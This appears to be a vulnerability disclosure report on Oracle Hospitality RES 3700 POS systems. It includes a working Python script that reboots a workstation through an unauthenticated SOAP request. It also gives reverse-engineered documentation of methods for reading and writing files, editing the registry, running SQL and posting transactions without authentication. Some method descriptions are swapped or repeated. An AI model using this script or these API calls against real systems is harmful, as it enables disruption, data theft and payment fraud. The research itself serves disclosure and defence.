
Below is the code:

```
#Author: Walid Faour
#Date: July 27, 2019
#Copyright(c) 2019-2080

import requests

print
print '-------------------------------------------------'
print 'Oracle Hospitality RES 3700 - RemoteReboot -  v1.0'
print '-------------------------------------------------'
print

IP = raw_input("Enter the IP address: ")
print
print 'Restarting ' + IP + ' ...'
print

url="http://" + IP + ":50123"

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                        <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                        <MCRS-ENV:Method>Reboot</MCRS-ENV:Method> \
                        <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body></SOAP-ENV:Envelope>'

headers = {
   "Content-Type": "text/xml",
            "User-Agent": "MDS POS Client",
            "Host": IP + ":50123",
            "Content-Length": str(len(body)),
            "Connection":"Keep-Alive"
}


response = requests.post(url,data=body,headers=headers)
print
print response.content

pause = raw_input("Press Enter to exit.")
```

Open up notepad, copy/paste that code and save the file as remotereboot.py on the Desktop.


Before running the script we need to install the “reqeusts” module by executing the below at the command prompt:

pip install requests




Once we have the python requests module installed we can now run remotereboot.py and then we enter the IP address of the IBM 566 User Workstation POS 192.168.1.13 and see if it's restarting.

NOTE: Make sure the POS Workstation is already launched and not in the process of launching.



And we confirm that the Client Workstation is restarting and indeed it is...



By now we can confirm that there's a vulnerability in that there's no authentication when sending HTTP SOAP API requests so any anonymous user on the network is free to send those requests and experiment with the results/responses. The Reboot method is only an example we will get into details of the API in the next section.

3.0-Vulnerability Service/API Documentation

3.1-Reverse Engineered SOAP webservice API

In the previous section during our testing and packet capturing process we were analysing how does the Reboot functionality work. In this section we will try to uncover more of the API by using the same test setup and network.

We can get an in-depth look of the API and its available services and methods by configuring Micros CAL on the IBM POS Machine/User Workstation while having Wireshark running on the Oracle Hospitality RES 3700 Release 5.4 SERVER and on the IBM POS Machine capturing incoming and outgoing packets.

Since during the CAL configuration process it's evident that the SERVER and CLIENT are transferring files and performing other operations that we learn and uncover.

Once CAL configuration is done, we can proceed in printing orders, assigning employees and doing other day to day tasks that an ordinary employee would, to gain even more knowledge of the API internals.

Below is a detailed list and documentation of the API Services, methods, their parameters and their format, on which RES 3700 releases are these services/methods supported, and if they work on SERVERs or CLIENTs or BOTH, along with the criticality of the service/method.

Our tests in this report will be mainly done on Oracle Hospitality RES 3700 Release 4.9, Release 5.4 and Release 5.5. Releases 5.6 and 5.7 are similar to Release 5.5 so it's the same concept.

Note that the below API documentation is not 100% accurate since not all services/methods were tested except the main and critical ones, the rest is based on logic and semi-accurate.

The general structure of the API is as below:

As we can see in the previous page every SOAP API Request has below components:

- SOAP Envelope begin and end tags
- SOAP Body begin and end tags
- SOAP Service (A service has multiple methods)
- SOAP Method (A Method has multiple parameters)
- SOAP Session (Session is irrelevant and can be blank or anything)
- SOAP Parameters (Parameters of the Method)

Below table will include all the main services that I was able to capture:

Service	Description
MDSSYSUTILS	Method for reading/writing files and database
MDSCM	Method for Cash Management operations
MDSIFS	Method for dealing with card transactions
MDSRESDB_WIDE	Method for read/posting events through DB
PrintingService	Method used to send printing orders

We will be showing each Services captured methods in detail and their parameters on the next page:

SERVICE: MDSSYSUTILS

SERVICE: MDSSYSUTILS	
Method	Description
GetFile	Download/Read a file
TransferFile	Transfer a file or replace an existing remote file
Reg_SetValue	Set/modify a value for a registry key
Reg_AddKey	Add a registry key
Reg_DeleteKey	Delete a registry key
Reboot	Reboots a remote PC
SqlReleaseDB	Execute an SQL SELECT statement
SqlGetRecordSet	Release the database if there's a lock
SetNodeState	Set the state of a node/client on the network
GetLocalSystemTimeEx	Get the time
LogMessages	Log a message

SERVICE: MDSSYSUTILS		
METHOD: GetFile		
Parameters	Description	Format/Example
dst	Destination path including file name	C:\windows\system32\drivers\etc\hosts
fn	File name including path	C:\windows\system32\drivers\etc\hosts
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
data	Contents of the file in Base64	Base64 encoded string

SERVICE: MDSSYSUTILS		
METHOD: TransferFile		
Parameters	Description	Format/Example
dst	Destination path including file name	C:\windows\system32\test.txt
fn	File name including path	C:\windows\system32\test.txt
data	Contents of the file	Hexadecimal value. Example: 'H' is 48
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: Reg_SetValue		
Parameters	Description	Format/Example
Key	The Path to the Registry	Ex: SOFTWARE\MICROS\3700\3700d\OPS
KeyType	The registry main key type	Ex: HKEY_LOCAL_MACHINE
vtype	Type of the Registry Key	Ex: REG_SZ, RED_DWORD, REG_BINARY
KeyName	The Key name to change	Ex: STARTUP
KeyVal	The Key value to set	Ex: TRUE
KOvrWrte	Overwrite the key or not	T or F (True of False)
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: Reg_AddKey		
Parameters	Description	Format/Example
Key	The Path to the Registry	Ex: SOFTWARE\MICROS\3700\Vulnerable
KeyType	The registry main key type	Ex: HKEY_LOCAL_MACHINE
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: Reg_DeleteKey		
Parameters	Description	Format/Example
Key	The Path to the Registry	Ex: SOFTWARE\MICROS\3700\Vulnerable
KeyType	The registry main key type	Ex: HKEY_LOCAL_MACHINE
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: Reboot		
Parameters	Description	Format/Example
N/A	There are no parameters for Reboot	N/A
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: SqlReleaseDB		
Parameters	Description	Format/Example
N/A	There are no parameters for Reboot	N/A
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

SERVICE: MDSSYSUTILS		
METHOD: SqlGetRecordSet		
Parameters	Description	Format/Example
SQLDBS	Database name in Hexadecimal	Ex: micros (Converted from Hex)
SQLCON	Database connection string in Hex	Ex: ODBC;UID=user;PWD=pass
SQLCMD	Database SQL statement in Hex	Ex: select * from micros.tblEmp
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
SQLERD		Ex: 3000
SQLERS		Ex: 00
SQLRES		Ex: 00

SERVICE: MDSSYSUTILS		
METHOD: SetNodeState		
Parameters	Description	Format/Example
NODE	Node/Hostanme	Ex: PCWS1
OPSVer	OPS Version	Ex: 4.9.3.2824
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	No Output parameters	N/A

METHOD: MDSSYSUTILS		
SERVICE: GetLocalSystemTimeEx		
Parameters	Description	Format/Example
N/A	There are no parameters	N/A
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
dateAndTime	Date and Time in Hexadecimal	Ex: GTB Standard Time

SERVICE: MDSSYSUTILS		
METHOD: LogMessages		
Parameters	Description	Format/Example
SourceNode	Hostname of the source	Ex: PCWS3
SourceNodeType	Type of the node, Server, Client	Ex: HHT (Hand Held Device) or WS5A
Overflow	Yes or No	
Time	Date and Time	2019 08:10:01:56:37
Process		RESBSM
Type		D
Msg		This instance of RESBSM was not started
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
N/A	There are no output parameters	N/A

SERVICE: MDSCM

SERVICE: MDSCM	
Method	Description
IsEmployeeAssignedToTill	Check if Employee is assigned to a Till or not

SERVICE: MDSCM		
METHOD: IsEmployeeAssignedToTill		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSIFS

SERVICE: MDSIFS	
Method	Description
MDS_Initialize	Initialize a gift card/debit card transaction
MDS_RegisterClient	Register node/client for card transaction
MDS_Transaction	Perform gift card/debit card transaction

SERVICE: MDSIFS		
METHOD: MDS_Initialize		
Parameters	Description	Format/Example
BINPARAMSLEB	Length of parameters in Hex	Ex: X
BINPARAMS	Gift card parameters	Contains Card Interface Name and Node
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
BINPARAMSLEB	Length of parameters in Hex	Ex: 4
BINPARAMS	Value is mainly 0	Ex: 00000000

SERVICE: MDSIFS		
METHOD: MDS_RegisterClient		
Parameters	Description	Format/Example
BINPARAMSLEB	Length of parameters in Hex	Ex: X
BINPARAMS	Gift card parameters	Contains Card Inteface Name and Node
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
BINPARAMSLEB	Length of parameters in Hex	Ex: 4
BINPARAMS	Value is mainly 0	Ex: 00000000

SERVICE: MDSIFS		
METHOD: MDS_Transact		
Parameters	Description	Format/Example
BINPARAMSLEB	Length of parameters in Hex	Ex: X
BINPARAMS	Gift card parameters	Contains Card Number and Merchant ID
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
BINPARAMSLEB	Length of parameters in Hex	Ex: 4
BINPARAMS	Value is mainly 0	Ex: 00000000

SERVICE: MDSRESDB_WIDE

SERVICE: MDSRESDB_WIDE	
Method	Description
MDS_DbCreateCheck	Create a check
MDS_DbGetAlertEventCount	Get an event alert count
MDS_DbGetUpdates	Get updates
MDS_DbGetUwsStatus	Get User Workstation Status
MDS_DbNextAutofireCheck	Auto Fire Next Check
MDS_DbPostChkEvent	Post Check Event
MDS_DbPostNoSale	Post No sale (No Tender?)
MDS_DbPostSaleEx	Post Sales
MDS_DbReadEmplStatus	Read Employee Status
MDS_DbUpdateTransNum	Update the Transaction Number on the Till
MDS_DbWriteCheckInfo	Write Check Information

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbCreateCheck		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbGetAlertEventCount		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbGetUpdates		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbGetUwsStatus		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbNextAutofireCheck		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbPostChkEvent		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbPostNoSale		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbPostSaleEx		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbReadEmplStatus		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbUpdateTransNum		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: MDSRESDB_WIDE		
METHOD: MDS_DbWriteCheckInfo		
Parameters	Description	Format/Example
ECHODATA	Hostname and Employee	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	Length of params in hex	Ex: 14
BINPARAMS	Hex value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
ECHODATA	Node/Hostanme	Ex: PCWS3:OPS.EXE
BINPARAMSLEN	OPS Version	Ex: 14
BINPARAMS	Hex Value	Ex: 00fa6fa000
BASE64	Base64 encoded string	Ex: 8AAAAA

SERVICE: PrintingService

SERVICE: PrintingService	
Method	Description
Submit	Submit a printing order to the POS printer
StatusRequest	Check the status of a POS printer

SERVICE: PrintingService		
METHOD: Submit		
Parameters	Description	Format/Example
Version	Within Job tag	Ex: 2.01
JobId	Within Config tag	Ex: PCWS3 Task 18298 Gen 0
Description	Check No. and Empl. Name	Ex: Chk 889, John
Printer	On which printer/Till	Ex: POS 3 Dten_3
Backup1	Backup Printer	Ex: Journal_Server_Dten_19
Backup2	N/A	N/A
Supervised	Order supervised or not	Ex: false
Complete	Order complete or not	Ex: true
SupressPrinterStatus		Ex: false
SupressPrimaryBackupStatus		Ex: false
SupressSecondaryBackupStatus		Ex: false
SourceNode	Where to send the order	Ex: PCWS3
SourceApp	Source Application	Ex: OPS
MaxCols	Printing columns setting	Ex: 32
OpenPcbCmd	Within Config/Blobs tags	Long hex value containing printer conf
Init	Within Data tag	Ex: 0
LineLength	Length of one line (in chars)	Ex: 32
<![CDATA]> …..	Contents of the receipt	1 Steak total 52$
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
Service	PrintingService	N/A
Result	Number	0 - SUCCESS

SERVICE: PrintingService		
METHOD: StatusRequest		
Parameters	Description	Format/Example
Version	Within Job tag	Ex: 2.01
JobId	Within Config tag	Ex: PCWS3 Task 18298 Gen 0
RETURNS		
Response	A number	0 – SUCCESS any other number ERROR
OutputParameters		
Service	PrintingService	N/A
Result	Number	0 - STATUS

3.2-Important API Services and its Methods (Explanation and Screenshots)

In this section I will explain the main critical API Methods that are allowed without any authentication and then prove their output in screenshots. Below are the services we will explain and whether the service is supported on Releases 4.x and 5.4 and 5.5,5.6 or 5.7 or CLIENTS.

SERVICE: MDSSYSUTILS Critical Methods			
Method	**4.x-5.4**	**5.5,5.6,5.7**	**CLIENT**
1-GetFile	**Yes**	**Yes**	**Yes**
2-TransferFile	**Yes**	**No**	**Yes**
3-Reg_SetValue	**Yes**	**Yes**	**Yes**
4-Reg_AddKey	**Yes**	**Yes**	**Yes**
5-Reg_DeleteKey	**Yes**	**Yes**	**Yes**
6-Reboot	**Yes**	**No**	**Yes**


1-GetFile

